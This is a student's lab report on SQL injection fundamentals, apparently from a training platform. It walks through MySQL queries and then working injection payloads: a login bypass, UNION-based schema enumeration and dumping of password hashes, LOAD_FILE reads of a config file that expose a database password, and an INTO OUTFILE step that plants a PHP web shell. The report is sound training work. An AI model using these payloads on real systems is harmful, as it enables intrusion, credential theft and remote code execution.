

SQL INJECTION FUNDAMENTALS

ASSIGNMENT REPORT



Peter Kinyumu,
cs-sa07-24067,
June 24th, 2024.

1. INTRODUCTION


This module teaches how to exploit SQL injection vulnerabilities to bypass authentication, retrieve data from the backend database, and even achieve remote code execution. Additionally, it explains how to patch your code and mitigate against these vulnerabilities.

2. ANSWERS TO QUESTIONS

MySQL Fundamentals

- a. Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to list databases in the DBMS. What is the name of the first database?

- Run `show databases` command to retrieve a list of existing databases.
- Answer = employees



```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Jun 24 09:52
cyphepunk@votex: ~
(cyphepunk@votex)-[~]
$ mysql -u root -h 94.237.49.212 -P 48783 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.7.3-MariaDB-1:10.7.3+maria-focal mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.161 sec)

MariaDB [(none)]>
```

- b. What is the department number for the 'Development' department?

- Choose the employees database using the command `use employees;`
- List the existing tables in the database with `show tables;`
- Retrieve records from the departments table.
- Answer = d005

```
MariaDB [(none)]> use employees;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [employees]> show tables;
+-----+
| Tables_in_employees |
+-----+
| current_dept_emp     |
| departments          |
| dept_emp             |
| dept_emp_latest_date |
| dept_manager         |
| employees            |
| salaries             |
| titles              |
+-----+
8 rows in set (0.222 sec)

MariaDB [employees]> select * from departments;
+-----+
| dept_no | dept_name |
+-----+
| d009    | Customer Service |
| d005    | Development      |
| d002    | Finance          |
| d003    | Human Resources  |
| d001    | Marketing        |
| d004    | Production       |
| d006    | Quality Management |
| d008    | Research         |
| d007    | Sales            |
+-----+
9 rows in set (0.162 sec)

MariaDB [employees]>
```

choose the employees database

list all tables under the employees database

departments table

view all records in the department table

c. What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?

- List the tables under employees database.
- View the structure of the employees table with the describe command.
- Retrieve the records of the tables that match the pattern given. Answer = Mitchem

```
MariaDB [employees]> show tables;
+-----+
| Tables_in_employees |
+-----+
| current_dept_emp     |
| departments          |
| dept_emp             |
| dept_emp_latest_date |
| dept_manager         |
| employees            |
| salaries             |
| titles              |
+-----+
8 rows in set (0.160 sec)


MariaDB [employees]> desc employees;
+-----+
| Field      | Type          | Null | Key | Default | Extra |
+-----+
| emp_no     | int(11)       | NO   | PRI | NULL    |       |
| birth_date | date          | NO   |     | NULL    |       |
| first_name  | varchar(14)   | NO   |     | NULL    |       |
| last_name  | varchar(16)   | NO   |     | NULL    |       |
| gender     | enum('M','F') | NO   |     | NULL    |       |
| hire_date  | date          | NO   |     | NULL    |       |
+-----+
6 rows in set (0.170 sec)

MariaDB [employees]> select * from employees where first_name like "Bar%" and hire_date='1990-01-01';
+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+
| 10227  | 1953-10-09 | Barton    | Mitchem  | M      | 1990-01-01 |
+-----+
1 row in set (0.214 sec)

MariaDB [employees]>
```

d. In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?

- View the structure of the titles table with the describe command.
- Use the count() function to count the number of records returned that match employee number higher than 10000 or title that does not contain 'engineer.'
- Answer = 654



```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Jun 24 11:43
cyphepunk@votex: ~

MariaDB [employees]> desc titles;
+-----+
| Field | Type          | Null | Key | Default | Extra |
+-----+
| emp_no | int(11)       | NO   | PRI | NULL    |       |
| title  | varchar(50)   | NO   | PRI | NULL    |       |
| from_date | date        | NO   | PRI | NULL    |       |
| to_date   | date        | YES  |     | NULL    |       |
+-----+
4 rows in set (0.308 sec)



MariaDB [employees]> select count(*) from titles where emp_no > 10000 or title not like "%engineer%";
+-----+
| count(*) |
+-----+
| 654      |
+-----+
1 row in set (0.168 sec)

MariaDB [employees]>
```

SQL Injections

a. Try to log in as the user 'tom'. What is the flag value shown after you successfully log in?

- Try any password. The application returns login failed plus the query that has been executed.
- From the SQL logic, we can insert the payload **tom'** or **'1'='1** to bypass the login with any password.



- c. Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all records in the 'employees' table and all records in the 'departments' table.
- View the structure of the employees and departments tables using the describe command.
 - Count all records returned that match the condition given.

- This requires saving the result set as another table for the duration of the query using the AS command and then selecting all records from that table.
- Note that we need to select junk columns in the second query to make the UNION compatible with the same number of columns.

```

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use employees;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [employees]> desc employees; desc departments;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| emp_no | int(11) | NO | PRI | NULL | |
| birth_date | date | NO | | NULL | |
| first_name | varchar(14) | NO | | NULL | |
| last_name | varchar(16) | NO | | NULL | |
| gender | enum('M','F') | NO | | NULL | |
| hire_date | date | NO | | NULL | |
+-----+-----+-----+-----+-----+-----+
6 rows in set (1.051 sec)

+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| dept_no | char(4) | NO | PRI | NULL | |
| dept_name | varchar(40) | NO | UNI | NULL | |
+-----+-----+-----+-----+-----+-----+
2 rows in set (0.202 sec)


MariaDB [employees]> select count(*) from (select * from employees union select *,3,4,5,6 from departments) as combined_emp_dept;
+-----+
| count(*) |
+-----+
| 663 |
+-----+
1 row in set (0.163 sec)

MariaDB [employees]>

```

d. Use a Union injection to get the result of 'user()'

- Inject the payload = `US' UNION SELECT 1,2,3,user(); --` to ensure the column numbers are compatible with the first query.




Search for a port: <input type="text" value="US' UNION SELECT 1,2,3,1"/> <input type="button" value="Search"/>		
Port Code	Port City	Port Volume
KR PUS	Busan	19.850000381469727
2	3	<input type="text" value="root@localhost"/>

SQL payload used = `US' UNION SELECT 1,2,3,USER(); --`

Exploitation

- a. What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?


- Enumerate the database version using **us' SELECT 1,2,3,@@version**



Search for a port:

Port Code	Port City	Port Volume
KR PUS	Busan	19.850000381469727
2	3	10.3.22-MariaDB-1ubuntu1

- Check the current database using payload **cn' UNION select 1,database(),2,3-- -**




Search for a port:

Port Code	Port City	Port Volume
ilfreight	2	3

SQL payload = cn' UNION select 1,database(),2,3-- -

- Enumerate the tables that exist in the current database using **cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema=ilfreight-- -**




Search for a port:

Port Code	Port City	Port Volume
products	ilfreight	4
users	ilfreight	4
ports	ilfreight	4

SQL Payload = cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema=ilfreight-- -


- View the column names for the users table by injecting the payload `cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name=users-- -`



Search for a port: Search

Port Code	Port City	Port Volume
USER	users	performance_schema
CURRENT_CONNECTIONS	users	performance_schema
TOTAL_CONNECTIONS	users	performance_schema
id	users	ifreight
username	users	ifreight
password	users	ifreight

- Finally, dump the data in the users table with `cn' UNION select 1, username, password, 4 from users-- -`



Search for a port: Search

Port Code	Port City	Port Volume
admin	392037dbba51f692776d6cefb6dd546d	3
newuser	9da2c9bcd39d8610954e0e11ea8f45f	3

SQL Payload = `cn' UNION select 1,username,password,3 from users; -- -`

- We see in the above PHP code that '\$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.


- Below is the source code for the search.php file in reference that was loaded using the mysql LOAD_FILE() function.

```

117
118 <?php
119 if (isset($_GET["port_code"])) {
120 $q = "Select * from ports where code like '%".$_GET["port_code"]."%'";
121
122 $result = mysqli_query($conn,$q);
123 if (!$result)
124 {
125     die("</table></div><p style='font-size: 15px'>".mysqli_error($conn)."</p>");
126 }
127 while($row = mysqli_fetch_array($result))
128 {
129     echo "<tr><td style='width:400px' colspan=3>".$row[1]."</td><td style='width:400px' colspan=3>".$row[2]."
130 }
131 }
132 ?>
133 </tbody>
134 </table>
135 </div>
136

```


- We can try to load it too and check the source code to see the file that was included which contains the variable \$conn defined.



SQL Payload = cn' UNION SELECT 1, LOAD_FILE("/var/www/html/search.php"), 3, 4-- -

Port Code	Port City	Port Volume
<div>Search for a port: <input type="text"/> <input type="button" value="Search"/></div>		
	3	4
Port Code	Port City	Port Volume
\$.row[1]."	\$.row[2]."	\$.row[3]."

- From the source code, the included file is **config.php**



- We can read the file by loading it with the payload `cn' UNION SELECT 1, LOAD_FILE("/var/www/html/config.php"), 3, 4--` and view the database password.

Search for a port: Search

Port Code	Port City	Port Volume
'localhost', 'DB_USERNAME'=>'root', 'DB_PASSWORD'=>'dB_pAssw0rd_IS_flag!'. 'DB_DATABASE'=>'lifreight'); \$conn = mysql_connect(\$config['DB_HOST'], \$config['DB_USERNAME'], \$config['DB_PASSWORD'], \$config['DB_DATABASE']); if (mysql_connect_errno(\$conn)) { echo "Failed connecting. ". mysql_connect_error(). " "; } ?>	3	4

c. Find the flag by using a webshell.

To be able to write the web shell to the server we require:


- A user with the file privilege enabled.
- MySQL global `secure_file_priv` variable not enabled
- Write access to the location we want to write to on the backend server

- We can use the payload `cn' UNION SELECT 1, variable_name, variable_value, 4 FROM information_schema.global_variables where variable_name="secure_file_priv"--` to check the value for the `secure_file_priv` variable. From the screenshot below, the value is blank, meaning we are allowed to read files from the entire file system.


Search for a port: Search

Port Code	Port City	Port Volume
SECURE_FILE_PRIV		4

- Next, we write our web shell by utilizing the SELECT INTO OUTFILE statement using
`cn' union select '', '<?php system($_REQUEST[0]); ?>', '', '' into outfile
'/var/www/html/shell.php' -- -`




- Finally, we can list the root directory by passing the `ls /` command to the shell.php as the parameter value to get the file name then read its contents with `cat /flag.txt` as shown below.




SKILLS ASSESSMENT

Assess the web application and use a variety of techniques to gain remote code execution and find a flag in the / root directory of the file system. Submit the contents of the flag as your answer.

- Bypass the authentication with the payload **admin' OR 1=1; --**



- View the current user by utilizing the `user()` function as shown below.



- Check if the current user has super privileges. Y means Yes.
- Confirm Permission to read local filesystem files. The Privilege FILE as shown below shows that we use the `LOAD_FILE()` function to read files.

SQL payload = CN' UNION SELECT 1,2, GRANTEE, PRIVILEGE_TYPE, 4 FROM INFORMATION_SCHEMA.USER_PRIVILEGES WHERE GRANTEE="'root'@'localhost'" -- --

Payroll Information

ROOT'@'LOCALHOST'" -- -- x

Name	Month	Amount	cn' UNION SELECT 1,2, grantee...
2	'root'@'localhost'	SELECT	4
2	'root'@'localhost'	INSERT	4
2	'root'@'localhost'	UPDATE	4
2	'root'@'localhost'	DELETE	4
2	'root'@'localhost'	CREATE	4
2	'root'@'localhost'	DROP	4
2	'root'@'localhost'	RELOAD	4
2	'root'@'localhost'	SHUTDOWN	4
2	'root'@'localhost'	PROCESS	4
2	'root'@'localhost'	FILE	4
2	'root'@'localhost'	REFERENCES	4
2	'root'@'localhost'	INDEX	4

- Check to confirm the **secure_file_priv** variable is not enabled.

SQL Payload = CN' UNION SELECT 1,2, VARIABLE_NAME, VARIABLE_VALUE, 4 FROM INFORMATION_SCHEMA.GLOBAL_VARIABLES WHERE VARIABLE_NAME="SECURE_FILE_PRIV" -- --

Payroll Information

ELECT 1,2, VARIABLE_NAME

Name	Month	Amount	Tax
2	SECURE_FILE_PRIV		4

- Trying to write our webshell in the **/var/www/html** we get permission denied. We are not allowed to create files in the root folder of the web application.

